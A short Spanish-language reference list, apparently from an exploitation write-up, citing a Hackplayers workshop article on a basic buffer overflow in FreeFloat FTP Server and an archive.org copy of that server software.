- Hackplayers, (Octubre de 2018), Taller de exploiting: BoF básico en Windows - FreeFloat FTP Server, url: https://www.hackplayers.com/2018/10/bof-basico-FreeFloat-FTP-Server.html
- Freefloat, (Junio de 2004), Freefloat FTP Server, url: https://archive.org/details/tucows_367516_Freefloat_FTP_Server